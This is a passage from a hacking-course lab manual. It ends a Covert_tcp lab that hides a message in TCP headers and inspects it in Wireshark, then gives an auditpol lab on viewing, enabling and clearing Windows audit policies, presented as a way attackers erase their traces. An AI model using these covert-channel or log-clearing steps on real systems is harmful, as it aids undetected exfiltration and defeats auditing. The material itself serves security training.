


FIGURE 15.19: Covert_tcp command to start sending the message

23. Covert_tcp starts sending the string one character at a time as shown in the screenshot.




FIGURE 15.20: Covert_tcp sending data

24. If you switch to the terminal window in Ubuntu, you will see the message being received as shown in the screenshot.




FIGURE 15.21: Covert_tcp receiving data

25. Close this terminal and open the second terminal running in Ubuntu. Press **Ctrl+C** to stop tcpdump.

26. You will see that tcpdump shows that no packets were captured in the network as shown in the screenshot. Close the terminal.




FIGURE 15.22: Tcpdump showing 0 packets captured

27. Now switch to the **Kali Linux** machine. Navigate to **Home/Desktop/receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file as shown in the screenshot.




FIGURE 15.23: Message saved in a text file

28. Now switch back to the **Kali Linux** machine. Close the terminal windows and open **wireshark**.

29. Click the **stop packet capture** button from the menu bar as shown in the screenshot.

FIGURE 15.24: Stopping the packet capture

30. In the **Apply a display filter** field, type **tcp** and hit **Enter** to view only the TCP packets as shown in the screenshot.






FIGURE 15.25: Applying the TCP filter

31. If you examine the communication between Ubuntu and Kali machines, i.e. **10.10.10.11** and **10.10.10.9** you will find each character of the message string being sent in in individual packets over the network as shown in the following screenshots.

32. Covert_tcp changes the header of the tcp packets and replaces it with the characters of the string one character at a time to send the message without being detected.








FIGURE 15.26: Individual TCP headers changed to send the message secretly

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

16

Viewing, Enabling and Clearing Audit Policies using Auditpol

Auditpol is a command in Windows Server 2016, Windows Server 2012, and Windows Server 2008, and is required for querying or configuring audit policy at the subcategory level.

Lab Scenario

In the previous labs you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a trace back and a possible prosecution for hacking.

One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once they have access to the target system, attackers can use inbuilt system utilities to disable or tamper logging and auditing mechanisms in the system.

Lab Objectives

The objective of this lab is to help students learn:

- How to set the Audit Policies?

Lab Environment

To carry out this lab, you need:

- Auditpol which is an built-in command in Windows Server 2016
- You can see more audit commands at **http://technet.microsoft.com/en-us/library/cc731451%28v=ws.10%29.aspx** for Windows Server 2016
- Run this on Windows Server 2016

Lab Duration

Time: 10 Minutes

Overview of Auditpol

Auditpol displays the information on the performance and functions to manipulate audit policies.

Lab Task

1. Launch Command Prompt from the **Windows Server 2016** machine.
2. To **view** all the audit policies, type the following command:

   auditpol /get /category:*
3. Press **Enter**.

FIGURE 16.1: Auditpol viewing the policies

4. To **enable** the audit policies, type the following at the command prompt:

   auditpol /set /category:"system","account logon" /success:enable /failure:enable

5. Press **Enter**.




FIGURE 16.2: Auditpol Local Security Policies in Windows Server 2016

6. To check whether audit policies are enabled, type the following at the command prompt: **auditpol /get /category:***

7. Press **Enter**




FIGURE 16.3:Auditpol enabling system and account logon policies

8. To **clear** the audit policies, type the following at the command prompt:

   auditpol /clear /y

9. Press **Enter**.

FIGURE 16.4: Auditpol clearing the policies

10. To check whether audit policies cleared, type the following at the command prompt:

    auditpol /get /category:*

11. Press **Enter**.




FIGURE 16.5: Auditpol policies cleared

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs